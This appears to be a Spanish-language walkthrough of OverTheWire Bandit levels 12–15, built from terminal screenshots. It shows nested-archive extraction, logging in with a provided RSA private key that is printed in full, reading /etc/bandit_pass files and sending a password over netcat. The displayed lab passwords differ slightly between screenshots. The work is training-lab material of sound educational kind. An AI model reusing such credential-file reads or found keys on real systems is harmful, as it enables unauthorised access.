


```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit12@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit12@bandit.labs.overthewire.org's password: |
```




```
--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * peda (https://github.com/longld/peda.git) in /opt/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit12@bandit:~$ |
```

LEVEL 13




```
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ mkdir /tmp/mylevel123
bandit12@bandit:~$ cp data.txt /tmp/mylevel123
bandit12@bandit:~$ cd /tmp/mylevel123
bandit12@bandit:/tmp/mylevel123$ mv data.txt data
bandit12@bandit:/tmp/mylevel123$ ls
data
bandit12@bandit:/tmp/mylevel123$ xxd -r data > binary
bandit12@bandit:/tmp/mylevel123$ ls
binary  data
bandit12@bandit:/tmp/mylevel123$ file data
data: ASCII text
bandit12@bandit:/tmp/mylevel123$ file binary
binary: gzip compressed data, was "data2.bin", last modified: Thu Oct  5 06:19:20 2023, max compression, from Unix, original size modulo 2^32 573
bandit12@bandit:/tmp/mylevel123$ |
```


Empezar a descomprimir y a extraer archivos dentro de otro archivo usando el comando tar –xf, utilizamos xxd para saber si dentro de ese archivo existe otro archivo o si lo tenemos que descomprimir. Usamos esta lista para identificar su firma Hexadecimal “Magic number” https://en.wikipedia.org/wiki/List_of_file_signatures y así descomprimirlo. Con mv le cambiamos el nombre del archivo para convertir hacer el archivo des comprimible.



```
bandit12@bandit:/tmp/mylevel123$ bunzip2 binary
bunzip2: Can't guess original name for binary -- using binary.out
bandit12@bandit:/tmp/mylevel123$ ls
binary.out  data
bandit12@bandit:/tmp/mylevel123$ file binary.out
binary.out: gzip compressed data, was "data4.bin", last modified: Thu Oct
bandit12@bandit:/tmp/mylevel123$ mv binary.out binary.gz
bandit12@bandit:/tmp/mylevel123$ gunzip binary.gz
bandit12@bandit:/tmp/mylevel123$ ls
binary  data
bandit12@bandit:/tmp/mylevel123$ file binary
binary: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mylevel123$ tar -xf binary
bandit12@bandit:/tmp/mylevel123$ ls
binary  data  data5.bin
bandit12@bandit:/tmp/mylevel123$ file binary
binary: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mylevel123$ file data5.bin
data5.bin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mylevel123$ rm binary data
bandit12@bandit:/tmp/mylevel123$ ls
data5.bin
bandit12@bandit:/tmp/mylevel123$ tar -xf data5.bin
bandit12@bandit:/tmp/mylevel123$ ls
data5.bin  data6.bin
bandit12@bandit:/tmp/mylevel123$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/mylevel123$ bunzip2 data6.bin
bunzip2: Can't guess original name for data6.bin -- using data6.bin.out
bandit12@bandit:/tmp/mylevel123$ ls
data5.bin  data6.bin.out
bandit12@bandit:/tmp/mylevel123$ file data6.bin.out
data6.bin.out: POSIX tar archive (GNU)
bandit12@bandit:/tmp/mylevel123$ tar -xf data6.bin.out
bandit12@bandit:/tmp/mylevel123$ ls
data5.bin  data6.bin.out  data8.bin
bandit12@bandit:/tmp/mylevel123$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Thu Oct
bandit12@bandit:/tmp/mylevel123$ mv data8.bin data8.gz
bandit12@bandit:/tmp/mylevel123$ gunzip data8.gz
bandit12@bandit:/tmp/mylevel123$ ls
data5.bin  data6.bin.out  data8
bandit12@bandit:/tmp/mylevel123$ file data8
data8: ASCII text
bandit12@bandit:/tmp/mylevel123$ cat data8
The password is wbWdlBxEir4CaE8LaPhauuOo6pwRmrDw
bandit12@bandit:/tmp/mylevel123$ 
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit13@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit13@bandit.labs.overthewire.org's password:
```



```
--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit13@bandit:~$
```


LEVEL 13

Encontramos un archivo llamado sshkey.private y si lo abrimos nos lleva al nivel 14.




```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ ls -a
.  ..  .bash_logout  .bashrc  .profile  sshkey.private
bandit13@bandit:~$ cd /etc/bandit_pass/bandit14
-bash: cd: /etc/bandit_pass/bandit14: Not a directory
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ cat sshkey.private
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZyETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsiMnyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlYQ4l1Lzh/8/MpvhCQF8r22dwIDAQABAoIBAQC6dWBjhyEOzjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfygoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjL1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzlLYfOu7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4nOxCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKUcUgzoVSpiNZaS0zUDypdpy2+tRH3MQa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeU4aZ/HA2DQzwhe
ol1AfiEhAoGBAOnVjosBkm7sblK+n4IEwPxs8sOmhPnTDUy5WGrpSCrXOmsVIBUf
laL3ZGLx3xCIwtCnEucB9DvN2HZkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZDlDMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McdURjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwaKuGTTVX2NsUQnCMWdOp+wFak40JH
PKWkJNdBG+ex0H9JNQsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqjOfLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvGbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzpO+
xysX8ScM2qS6xuZ3MqUWAxUWkh7NGZvhe0sGy9iOdANzwKw7mUUFViaCMR/t54W1
GC83sOs3D7n5Mj8x3NdO8xFit7dT9a245TvaoYQ7KgmqpSg/ScKCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6LiOQKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4jSOP8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqLJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA==
-----END RSA PRIVATE KEY-----
bandit13@bandit:~$ ssh -i sshkey.private -p 2220 bandit14@localhost
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit13/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit13/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames
```


Ahora abrimos el archivo que tiene la contraseña de este nviel.



```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
fGrHPx402xGC7U7rXKDaxiWFTOiFOENq
bandit14@bandit:~$ |
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit14@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit14@bandit.labs.overthewire.org's password:
```




```
  Enjoy your stay!

bandit14@bandit:~$
```

LEVEL 14


Gracias al nivel anterior sabemos dónde se ubica la contraseña del nivel 14 por lo que la buscamos y ejecutamos el comando para poder usarla en el puerto 30000.



```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq
bandit14@bandit:~$ netcat localhost 30000
fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq
Correct!
jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt


bandit14@bandit:~$
```




```
diego@DESKTOP-4RFJ73R ~
$ ssh bandit15@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit15@bandit.labs.overthewire.org's password:
```



```
  Enjoy your stay!

bandit15@bandit:~$
```

